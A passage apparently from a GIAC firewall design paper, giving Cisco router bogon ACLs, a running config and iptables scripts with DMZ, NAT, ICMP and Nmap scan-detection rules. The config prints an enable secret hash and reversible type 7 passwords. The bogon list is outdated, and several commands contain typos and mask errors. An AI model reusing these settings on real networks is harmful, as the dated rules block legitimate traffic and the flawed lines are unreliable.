The list of bogons was generated from the current list of IANA assigned Ipv4 ranges, available at http://www.iana.org/assignments/ipv4-address-space

Please note there is an important exception to the blocking rules implemented for the purposes of this paper. The IP range 172.16.0.0/12 is a defined reserved range and should not be in use on the Internet. For our paper, we have utilized this range to simulate the Internet, so traffic from this range must be considered legal in our rules. Normally, this would not be the case.

```
border(config)# access-list 102 deny ip 0.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 1.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 2.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 5.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 7.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 10.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 23.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 27.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 31.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 36.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 37.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 39.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 41.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 42.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 49.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 50.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 58.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 59.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 70.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 71.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 72.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 73.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 74.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 75.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 76.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 77.0.0.0 0.255.255.255 any log
```

```
border(config)# access-list 102 deny ip 78.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 79.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 83.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 84.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 85.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 86.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 87.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 88.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 89.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 90.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 91.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 92.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 93.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 94.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 95.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 96.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 97.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 98.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 99.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 100.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 101.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 102.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 103.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 104.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 105.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 106.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 107.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 108.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 109.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 110.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 111.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 112.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 113.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 114.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 115.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 116.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 117.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 118.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 119.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 120.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 121.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 122.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 123.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 124.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 125.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 126.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 127.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 169.254.0.0 0.0.255.255 any log

! normally this line would follow
! border(config)# access-list 102 deny ip 172.16.0.0 0.15.255.255 any
log
! however in our paper the Internet is represented ip this address
range so we will not block it

border(config)# access-list 102 deny ip 173.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 174.0.0.0 0.255.255.255 any log
```

```
border(config)# access-list 102 deny ip 175.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 176.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 177.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 178.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 179.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 180.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 181.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 182.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 183.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 184.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 185.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 186.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 187.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 189.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 190.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 192.0.2.0 0.0.0.255 any log
border(config)# access-list 102 deny ip 192.168.0.0 0.0.255.255 any log
border(config)# access-list 102 deny ip 197.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 223.0.0.0 0.255.255.255 any log
border(config)# access-list 102 deny ip 224.0.0.0 15.255.255.255 any
log
border(config)# access-list 102 deny ip 240.0.0.0 7.255.255.255 any log
border(config)# access-list 102 deny ip 248.0.0.0 7.255.255.255 any log
border(config)# access-list 102 deny ip 255.255.255.255 0.0.0.0 any log
```

We will block ICMP fragments from outside. Legitimate ICMP messages should not be fragmented so we will prevent them from traversing our router. We will also block potentially harmful ICMP services here.

```
border(config)# access-list 102 deny icmp any any fragments log
border(config)# access-list 102 deny icmp any any information-request
border(config)# access-list 102 deny icmp any any timestamp-request
```

Next, we will configure an access control list for our internal interface Ethernet 0/1. We simply need to ensure that traffic originating from our network uses our assigned IP ranges and nothing else. A main benefit of this is to prevent the GIAC network from being abused to launch attacks against other Internet systems. This benefits GIAC as well as the rest of the Internet. We want to log any traffic dropped by this filter.

```
border(config)# access-list 103 permit ip 172.16.1.0 0.255.255.255 any
border(config)# access-list 103 permit ip 172.16.2.0 0.255.255.255 any
border(config)# access-list 103 deny ip any any log
```

These commands produce the following running configuration:

```
border# show config
Using 4113 out of 129016 bytes
!
version 12.2
no service single-slot-reload-enable
no service pad
```

```
service timestamps log datetime localtime show-timezone
service password-encryption
!
hostname border
!
enable secret 5 $a3a$Sjd743dgaWNd6djs0$das2zS.
!
username gadmin1 privilege 15 password 7 06160E325F59060B01
!
!
clock timezone Eastern -5
no ip subnet-zero
no ip source-route
!
!
no ip finger
no ip domain-lookup
!
no ip bootp server
no ip dhcp-client network-discovery
ip ssh time-out 120
ip ssh authentication-retries 5
no mgcp timer receive-rtcp
!
!
!
!
interface FastEthernet0/0
 description Exposed Network
 ip address 172.16.1.1 255.255.255.0
 ip access-group 103 in
 no ip proxy-arp
 no ip unreachable
 no ip redirect
 no ip mask-reply
 no cdp enable
 speed 100
 full duplex
 no cdp enable
!
interface FastEthernet1/0
 description Internet
 ip address 172.31.1.2 255.255.255.0
 ip access-group 102 in
 no ip proxy-arp
 no ip unreachable
 no ip redirect
 no ip mask-reply
 no cdp enable
 speed 100
 full-duplex
 no cdp enable
!
no ip classless
ip route 0.0.0.0 0.0.0.0 172.31.1.1
ip route 172.16.2.0 255.255.255.0 172.16.1.2
no ip http server
```

```
!
logging facility syslog
logging 172.16.1.7
ip tcp intercept connection-timeout 60
ip tcp intercept list 101
access-list 5 permit 172.16.1.2 0.0.0.0
access-list 5 deny   any log
access-list 101 access-list 101 permit tcp any 172.16.1.0 0.0.0.255
access-list 102 deny ip 172.16.1.0 0.0.0.255 any log
access-list 102 deny ip 172.16.2.0 0.0.0.255 any log
access-list 102 deny ip 172.31.1.1 255.255.255.255 any log
access-list 102 deny ip 0.0.0.0 0.255.255.255 any log
access-list 102 deny ip 1.0.0.0 0.255.255.255 any log
access-list 102 deny ip 2.0.0.0 0.255.255.255 any log
access-list 102 deny ip 5.0.0.0 0.255.255.255 any log
access-list 102 deny ip 7.0.0.0 0.255.255.255 any log
access-list 102 deny ip 10.0.0.0 0.255.255.255 any log
access-list 102 deny ip 23.0.0.0 0.255.255.255 any log
access-list 102 deny ip 27.0.0.0 0.255.255.255 any log
access-list 102 deny ip 31.0.0.0 0.255.255.255 any log
access-list 102 deny ip 36.0.0.0 0.255.255.255 any log
access-list 102 deny ip 37.0.0.0 0.255.255.255 any log
access-list 102 deny ip 39.0.0.0 0.255.255.255 any log
access-list 102 deny ip 41.0.0.0 0.255.255.255 any log
access-list 102 deny ip 42.0.0.0 0.255.255.255 any log
access-list 102 deny ip 49.0.0.0 0.255.255.255 any log
access-list 102 deny ip 50.0.0.0 0.255.255.255 any log
access-list 102 deny ip 58.0.0.0 0.255.255.255 any log
access-list 102 deny ip 59.0.0.0 0.255.255.255 any log
access-list 102 deny ip 70.0.0.0 0.255.255.255 any log
access-list 102 deny ip 71.0.0.0 0.255.255.255 any log
access-list 102 deny ip 72.0.0.0 0.255.255.255 any log
access-list 102 deny ip 73.0.0.0 0.255.255.255 any log
access-list 102 deny ip 74.0.0.0 0.255.255.255 any log
access-list 102 deny ip 75.0.0.0 0.255.255.255 any log
access-list 102 deny ip 76.0.0.0 0.255.255.255 any log
access-list 102 deny ip 77.0.0.0 0.255.255.255 any log
access-list 102 deny ip 78.0.0.0 0.255.255.255 any log
access-list 102 deny ip 79.0.0.0 0.255.255.255 any log
access-list 102 deny ip 83.0.0.0 0.255.255.255 any log
access-list 102 deny ip 84.0.0.0 0.255.255.255 any log
access-list 102 deny ip 85.0.0.0 0.255.255.255 any log
access-list 102 deny ip 86.0.0.0 0.255.255.255 any log
access-list 102 deny ip 87.0.0.0 0.255.255.255 any log
access-list 102 deny ip 88.0.0.0 0.255.255.255 any log
access-list 102 deny ip 89.0.0.0 0.255.255.255 any log
access-list 102 deny ip 90.0.0.0 0.255.255.255 any log
access-list 102 deny ip 91.0.0.0 0.255.255.255 any log
access-list 102 deny ip 92.0.0.0 0.255.255.255 any log
access-list 102 deny ip 93.0.0.0 0.255.255.255 any log
access-list 102 deny ip 94.0.0.0 0.255.255.255 any log
access-list 102 deny ip 95.0.0.0 0.255.255.255 any log
access-list 102 deny ip 96.0.0.0 0.255.255.255 any log
access-list 102 deny ip 97.0.0.0 0.255.255.255 any log
access-list 102 deny ip 98.0.0.0 0.255.255.255 any log
access-list 102 deny ip 99.0.0.0 0.255.255.255 any log
access-list 102 deny ip 100.0.0.0 0.255.255.255 any log
```

```
access-list 102 deny ip 101.0.0.0 0.255.255.255 any log
access-list 102 deny ip 102.0.0.0 0.255.255.255 any log
access-list 102 deny ip 103.0.0.0 0.255.255.255 any log
access-list 102 deny ip 104.0.0.0 0.255.255.255 any log
access-list 102 deny ip 105.0.0.0 0.255.255.255 any log
access-list 102 deny ip 106.0.0.0 0.255.255.255 any log
access-list 102 deny ip 107.0.0.0 0.255.255.255 any log
access-list 102 deny ip 108.0.0.0 0.255.255.255 any log
access-list 102 deny ip 109.0.0.0 0.255.255.255 any log
access-list 102 deny ip 110.0.0.0 0.255.255.255 any log
access-list 102 deny ip 111.0.0.0 0.255.255.255 any log
access-list 102 deny ip 112.0.0.0 0.255.255.255 any log
access-list 102 deny ip 113.0.0.0 0.255.255.255 any log
access-list 102 deny ip 114.0.0.0 0.255.255.255 any log
access-list 102 deny ip 115.0.0.0 0.255.255.255 any log
access-list 102 deny ip 116.0.0.0 0.255.255.255 any log
access-list 102 deny ip 117.0.0.0 0.255.255.255 any log
access-list 102 deny ip 118.0.0.0 0.255.255.255 any log
access-list 102 deny ip 119.0.0.0 0.255.255.255 any log
access-list 102 deny ip 120.0.0.0 0.255.255.255 any log
access-list 102 deny ip 121.0.0.0 0.255.255.255 any log
access-list 102 deny ip 122.0.0.0 0.255.255.255 any log
access-list 102 deny ip 123.0.0.0 0.255.255.255 any log
access-list 102 deny ip 124.0.0.0 0.255.255.255 any log
access-list 102 deny ip 125.0.0.0 0.255.255.255 any log
access-list 102 deny ip 126.0.0.0 0.255.255.255 any log
access-list 102 deny ip 127.0.0.0 0.255.255.255 any log
access-list 102 deny ip 169.254.0.0 0.0.255.255 any log
access-list 102 deny ip 173.0.0.0 0.255.255.255 any log
access-list 102 deny ip 174.0.0.0 0.255.255.255 any log
access-list 102 deny ip 175.0.0.0 0.255.255.255 any log
access-list 102 deny ip 176.0.0.0 0.255.255.255 any log
access-list 102 deny ip 177.0.0.0 0.255.255.255 any log
access-list 102 deny ip 178.0.0.0 0.255.255.255 any log
access-list 102 deny ip 179.0.0.0 0.255.255.255 any log
access-list 102 deny ip 180.0.0.0 0.255.255.255 any log
access-list 102 deny ip 181.0.0.0 0.255.255.255 any log
access-list 102 deny ip 182.0.0.0 0.255.255.255 any log
access-list 102 deny ip 183.0.0.0 0.255.255.255 any log
access-list 102 deny ip 184.0.0.0 0.255.255.255 any log
access-list 102 deny ip 185.0.0.0 0.255.255.255 any log
access-list 102 deny ip 186.0.0.0 0.255.255.255 any log
access-list 102 deny ip 187.0.0.0 0.255.255.255 any log
access-list 102 deny ip 189.0.0.0 0.255.255.255 any log
access-list 102 deny ip 190.0.0.0 0.255.255.255 any log
access-list 102 deny ip 192.0.2.0 0.0.0.255 any log
access-list 102 deny ip 192.168.0.0 0.0.255.255 any log
access-list 102 deny ip 197.0.0.0 0.255.255.255 any log
access-list 102 deny ip 223.0.0.0 0.255.255.255 any log
access-list 102 deny ip 224.0.0.0 15.255.255.255 any log
access-list 102 deny ip 240.0.0.0 7.255.255.255 any log
access-list 102 deny ip 248.0.0.0 7.255.255.255 any log
access-list 102 deny ip 255.255.255.255 0.0.0.0 any log
access-list 102 deny icmp any any fragments log
access-list 102 deny icmp any any information-request
access-list 102 deny icmp any any timestamp-request
access-list 103 permit ip 172.16.1.0 0.255.255.255 any
```

```
access-list 103 permit ip 172.16.2.0 0.255.255.255 any
access-list 103 deny ip any any log
no cdp run
!
banner login ^CUnauthorized access is prohibited^C
!
!
!
dial-peer cor custom
!
!
!
!
!
line con 0
 exec-timeout 5 0
 password 7 0294A883C8837E8A10
 login
 transport input none
line aux 0
 no exec
 exec-timeout 0 1
 login local
line vty 0 4
 access-class 5 in
 login
 password 7 001A77E6F467290A01
transport input ssh
!
ntp server 172.16.1.8
end
```


External Firewall

GIAC's external firewall system is a Gentoo Linux 1.4 distribution containing the 2.4.21 Linux kernel. This version of the Linux kernel runs netfilter code for filtering, which we will be utilizing to filter our IP traffic. This machine runs no other applications except an NTP client to synchronize time from the internal timeserver. The system has 3 network adapters to connect each of the 3 networks that will be filtered.

The Linux system running our firewall is configured with the following options:

Connection Tracking
FTP Connection Tracking
FTP NAT
IPTables Support
AH/ESP Match Support
State Match Support
Packet Filtering
Full NAT
Packet Mangling
LOG Target Support

In our configuration, all Netfilter modules are precompiled into the kernel with nothing set as a loadable module. This is to improve the performance of the system. The firewall script itself is a bash script that configures the firewall each time the system is loaded. It is started by calling running /etc/init.d/iptables at boot time.

We will start by flushing all chains and setting the default policy to drop packets. These commands are 1st in the script to minimize any opening left in the firewall as the OS is loading. After the flush we will enable routing through the firewall by echoing a value of 1 to the file ip_forward.

```
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

echo 1 > /proc/sys/net/ipv4/ip_forward
```

Next we will define some variables for our different adapters.

```
ext="eth0"  # Exposed connection
dmz1="eth1" # Production Servers DMZ
dmz2="eth2" # VPN Termination DMZ
```

Next we need to set up our NAT entries. We are using one-to-one NAT for our exposed servers and many-to-one for our outbound traffic originating from the internal firewall. Note that the iPrism has a translated address but is not exposed to the Internet. The NAT translation is necessary so the iPrism will have outbound access to the Internet and be able to provide web services to our internal networks.

```
iptables -t nat -A POSTROUTING -s 192.168.1.14 -j SNAT --to-source
172.16.1.2
iptables -t nat -A PREROUTING -d 172.16.1.2 -j DNAT --to-destination
192.168.1.14
iptables -t nat -A POSTROUTING -s 192.168.1.10 -j SNAT --to-source
172.16.1.3
iptables -t nat -A PREROUTING -d 172.16.1.3 -j DNAT --to-destination
192.168.1.10
iptables -t nat -A POSTROUTING -s 192.168.1.11 -j SNAT --to-source
172.16.1.4
iptables -t nat -A PREROUTING -d 172.16.1.4 -j DNAT --to-destination
192.168.1.11
iptables -t nat -A POSTROUTING -s 192.168.1.12 -j SNAT --to-source
172.16.1.5
iptables -t nat -A PREROUTING -d 172.16.1.5 -j DNAT --to-destination
192.168.1.12
iptables -t nat -A POSTROUTING -s 192.168.1.13 -j SNAT --to-source
172.16.1.6
iptables -t nat -A PREROUTING -d 172.16.1.6 -j DNAT --to-destination
```

```
192.168.1.13
iptables -t nat -A POSTROUTING -s 192.168.6.11 -j SNAT --to-source
172.16.1.7
iptables -t nat -A PREROUTING -d 172.16.1.7 -j DNAT --to-destination
192.168.6.11
iptables -t nat -A POSTROUTING -s 192.168.6.13 -j SNAT --to-source
172.16.1.8
iptables -t nat -A PREROUTING -d 172.16.1.8 -j DNAT --to-destination
192.168.6.13
```

The policy of this firewall is to allow only what is expressly permitted and drop everything else. To accomplish this, we will set up separate chains for each DMZ adapter. We will also set up a common chain to do our ICMP checking and a chain to check for packets without valid connections.

We will first jump to the icmp_in chain to check against our icmp rules. We only want to process ICMP checking on icmp packets inbound from the Internet. In general, we want to limit what others can see but not what we can do, so we will allow all icmp types outbound. This rule appears first in the FORWARD chain to ensure that our ICMP policy is enforced and not trumped by netfilter's state table.

```
iptables -A FORWARD –I $ext -p icmp –j icmp_in
```

We will allow only traffic in that is already part of an established connection. This is done 1st so we can stop rule processing if the inbound packet is part of an established connection, since if this is true there's no reason to perform any further checks on the packet. This helps tune the firewall for maximum performance by minimizing the inspection of packets in already established sessions.

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED –j ACCEPT
```

Jump to check_state chain to drop and log any invalid packets. This will help ensure that we drop packets that are not part of a valid connection. This rule will not catch the initial TCP/SYN packets but will catch any anomalous packets acting like they are part of a session but are not in the state table.

```
iptables -A FORWARD -j check_state
```

Next we branch off to our dmz_x chains depending upon what interface the packet is destined for or coming from. Please note we are explicitly defining the input and output adapters with the rules. This is to ensure that the packets in the chains are from the source we expect them to be from. This serves as a catchall mechanism for packets originating from one DMZ to the other, which will not jump and therefore will be logged and dropped.

```
# Packet going out to dmz1 from external
iptables -A FORWARD -o $dmz1 –i $ext -j dmz1_in
# Packet coming in from dmz1 going out to external
```

```
iptables -A FORWARD -i $dmz1 –o $ext -j dmz1_out
# Packet going out to dmz2 from external
iptables -A FORWARD -o $dmz2 –i $ext -j dmz2_in
# Packet coming in from dmz2 going out to external
iptables -A FORWARD -i $dmz2 –o $ext –j dmz2_out
```

We want to process our ICMP rules on our INPUT chain so that the firewall will respond appropriately with packets are directed to its IP addresses. We make use of our generic ICMP handling chain to apply this policy. This rule is applied before any others in the INPUT chain to ensure netfilter's state table does not trump our ICMP policy.

```
iptables –A INPUT –i $ext –p icmp –j icmp_in
```

Management of our firewall is handled via the ssh protocol and we should only see requests coming from our management network to the dmz1 adapter so we want to allow this traffic. This is handled through the INPUT chain since the traffic is destined for our firewall and not going through it. We also need to allow any established or related traffic in. This is to make our syslog and ntp connections originating from this machine work.

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED –j ACCEPT
iptables –A INPUT –p tcp –dport 22 –s 192.168.6.0/24 –d 192.168.1.1 –j
ACCEPT
```

We will now process our OUTPUT chain. We should see only output through the DMZ1 adapter for syslog traffic and we need to be able to establish connections to our time server for time synchronization via ntp. This is critical to the management of the system and the value of the logging information we record.

```
iptables –A OUTPUT –o $dmz1 –m state --state ESTABLISHED,RELATED –j
ACCEPT
iptables –A OUTPUT –o $dmz1 –p udp –dport 514 –d 192.168.6.11 –j ACCEPT
iptables –A OUTPUT –o $dmz1 –p udp –dport 123 –d 192.168.6.13 –j ACCEPT
```

At this point, we should have accepted any legitimate packet we want to so we will log and drop anything else.

```
iptables -A FORWARD -j LOG --log-prefix "UNK_FWD: "
iptables -A FORWARD -j DROP
iptables –A INPUT –j LOG –log-prefix "UNK_INP: "
iptables –A INPUT –j DROP
iptables –A OUTPUT –j LOG –log-prefix "UNK_OUT: "
iptables –A OUTPUT –j DROP
```

Now we will define our chains to inspect the incoming and outgoing traffic. dmz1_in is traffic heading into dmz1 from the external adapter.

```
iptables -N dmz1_in
```

We want to accept udp/53 packets inbound for DNS lookups to IP addresses 192.168.1.10 and 192.168.1.11, our exposed DNS servers. We will not forward tcp/53 traffic as we are in control of our DNS zone and can control the length of our query returns adequately to make this traffic unnecessary.

```
iptables -A dmz1_in -p udp -dport 53 -s 0/0 -d 192.168.1.10 -j ACCEPT
iptables -A dmz1_in -p udp -dport 53 -s 0/0 -d 192.168.1.11 -j ACCEPT
```

We will accept port 80 and port 443 (web and ssl respectively) to our exposed web server at IP address 192.168.1.12.

```
iptables -A dmz1_in -p tcp -dport 80 -s 0/0 -d 192.168.1.12 -j ACCEPT
iptables -A dmz1_in -p tcp -dport 443 -s 0/0 -d 192.168.1.12 -j ACCEPT
```

We will accept inbound port 25 connections to our smtp mail server at IP address 192.168.1.13. This facilitates our inbound e-mail.

```
iptables -A dmz1_in -p tcp -dport 25 -s 0/0 -d 192.168.1.13 -j ACCEPT
```

We need rules to allow our Cisco 3620 router to send syslog traffic (udp/514) to our syslog server and to query our time server for ntp (udp/123). Unlike other rules, we will explicitly define the allowed source to be the IP address of the router. This will prevent abuse of our time server and potential abuse of our syslog facilities.

```
iptables -A dmz1_in -p udp -dport 514 -s 172.16.1.1 -d 192.168.6.11 -j
ACCEPT
iptables -A dmz1_in -p udp -dport 123 -s 172.16.1.1 -d 192.168.6.13 -j
ACCEPT
```

Anything else we haven't allowed in here is traffic we want to log and drop. We don't leave this for the catchall rule at the end because we want to put a log prefix on our entries to show where in our rule-set the packet was dropped. This will assist administrators in analyzing the syslog data we generate.

```
iptables -A dmz1_in -j LOG --log-prefix "DMZ1_IN: "
iptables -A dmz1_in -j DROP
```

Define chain dmz1_out to filter traffic entering this adapter and headed out the external adapter.

```
iptables -N dmz1_out
```

Our mail server requires the ability to send smtp mail. We will open port 25 for outbound connections from this machine.

```
iptables -A dmz1_out -p tcp -dport 25 -s 192.168.1.13 -j ACCEPT
```

We need to allow the iPrism access to web to provide users with Internet access. Additionally, we also require access on port 25 (smtp) for remote tunneling to St. Bernard software, which is used as a management feature for their technical support to troubleshoot problems with the device to stbernard.com (63.210.162.202)

```
iptables -A dmz1_out -p tcp -dport 80 -s 192.168.1.14 -j ACCEPT
iptables -A dmz1_out -p tcp -dport 443 -s 192.168.1.14 -j ACCEPT
iptables -A dmz1_out -p tcp -dport 25 -s 192.168.1.14 -d 63.210.162.202
-j ACCEPT
```

Everything else is invalid so we log and drop it.

```
iptables -A dmz1_out -j LOG --log-prefix "DMZ1_OUT: "
iptables -A dmz1_out -j DROP
```

We will now define our dmz2_in chain. Traffic heading into dmz2 from outside should only be related to our IPSec VPN. For IPSec to work, we need to allow udp/500 for ISAKMP and IP protocols 50 and 51 (ESP and AH). We will restrict access to the remote IP's representing the other VPN endpoints. This will increase the security of our system by limiting access to the VPN router itself only to authorized remote sites.

```
iptables -N dmz2_in
iptables -A dmz2_in -p udp -dport 500 -s 172.19.241.2 -d 172.16.2.2 -j
ACCEPT
iptables -A dmz2_in -p udp -dport 500 -s 172.27.191.212 -d 172.16.2.2 -
j ACCEPT
iptables -A dmz2_in -p 50 -s 172.19.241.2 -d 172.16.2.2 -j ACCEPT
iptables -A dmz2_in -p 50 -s 172.27.191.212  -d 172.16.2.2 -j ACCEPT
iptables -A dmz2_in -p 51 -s 172.19.241.2 -d 172.16.2.2 -j ACCEPT
iptables -A dmz2_in -p 51 -s 172.27.191.212 -d 172.16.2.2 -j ACCEPT
```

Anything else attempting to go through this chain should be logged and dropped.

```
iptables -A dmz2_in -j LOG --log-prefix "DMZ2_IN: "
iptables -A dmz2_in -j DROP
```

We need to define the dmz2_out chain. Traffic heading out from dmz2 to outside should only be related to IPSec and nothing else.

```
iptables -N dmz2_out
iptables -A dmz2_out -p udp -dport 500 -d 172.19.241.2 -s 172.16.2.2 -j
ACCEPT
iptables -A dmz2_out -p udp -dport 500 -d 172.27.191.212 -s 172.16.2.2
-j ACCEPT
iptables -A dmz2_out -p 50 -d 172.19.241.2 -s 172.16.2.2 -j ACCEPT
iptables -A dmz2_out -p 51 -d 172.27.191.212 -s 172.16.2.2 -j ACCEPT
iptables -A dmz2_out -p 50 -d 172.19.241.2 -s 172.16.2.2 -j ACCEPT
iptables -A dmz2_out -p 51 -d 172.27.191.212 -s 172.16.2.2 -j ACCEPT
```

Anything else should be logged and dropped.

```
iptables -A dmz2_out -j LOG --log-prefix "DMZ2_OUT: "
iptables -A dmz2_out -j DROP
```

We will now define our icmp handling chains. We want to allow echo-reply, destination-unreachable, source quench, time exceeded, parameter problem, timestamp reply, information reply, and mask reply to flow in through our firewall.

```
iptables -N icmp_in
iptables -A icmp_in -i $ext -p icmp --icmp-type 0 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 3 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 4 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 11 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 12 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 14 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 16 -j ACCEPT
iptables -A icmp_in -i $ext -p icmp --icmp-type 18 -j ACCEPT
```

We also want to rate limit incoming ping traffic to prevent ping flooding. This will provide ping as a tool but help eliminate excessive pinging as a threat to our systems.

```
iptables -A icmp_in -i $ext -p icmp --icmp-type 8 -m limit --limit 1/s
--limit-burst 4 -j ACCEPT
```

Log and drop any other ICMP packet

```
iptables -A icmp_in -p icmp -j LOG --log-prefix "ICMP_DROP: "
iptables -A icmp_in -p icmp -j DROP
```

Now we want to define our chain for examining packet state. This will use the netfilter INVALID state match. This will catch packets like orphaned tcp/acks that don't match up to an entry in our state table.

```
iptables -N check_state
iptables -A check_state -m state --state INVALID -j LOG --log-prefix
"INVALID: "
iptables -A check_state -m state --state INVALID -j DROP
```

We also want to block some tcp flags combinations as they are not valid by themselves and are used by common network scanning tools like Nmap. This will help reduce the amount of information we give away about our protected host systems.

```
iptables -A check_state -i $ext -p tcp --tcp-flags SYN,FIN SYN,FIN -j
LOG --log-prefix "NMAP_SYN/FIN: "
iptables -A check_state -i $ext -p tcp --tcp-flags SYN,FIN SYN,FIN -j
DROP
iptables -A check_state -i $ext -p tcp --tcp-flags ALL FIN -j LOG --
log-prefix "NMAP_FIN: "
```

```
iptables -A check_state -i $ext -p tcp --tcp-flags ALL FIN -j DROP
iptables -A check_state -i $ext -p tcp --tcp-flags ALL FIN,URG,PSH -j
LOG --log-prefix "NMAP_XMas: "
iptables -A check_state -i $ext -p tcp --tcp-flags ALL FIN,URG,PSH -j
DROP
```

We should be okay to continue if we made it through the above rules.

```
iptables –A check_state -j RETURN
```

Internal Firewall

GIAC's internal firewall system is a Gentoo Linux 1.4 distribution containing the 2.4.21 Linux kernel. This version of the Linux kernel runs netfilter code for filtering, which we will be utilizing to filter our IP traffic. This machine runs no other applications except an NTP client to synchronize time from the internal timeserver. The system has 3 network adapters to connect each of the 3 networks that will be filtered.

The Linux system running our firewall is configured with the following options:

Connection Tracking
FTP Connection Tracking
FTP NAT
IPTables Support
AH/ESP Match Support
State Match Support
Packet Filtering
Full NAT
Packet Mangling
LOG Target Support

In our configuration, all Netfilter modules are precompiled into the kernel with nothing set as a loadable module. This is to improve the performance of the system. The firewall script itself is a bash script that configures the firewall each time the system is loaded. It is started by calling running /etc/init.d/iptables at boot time.

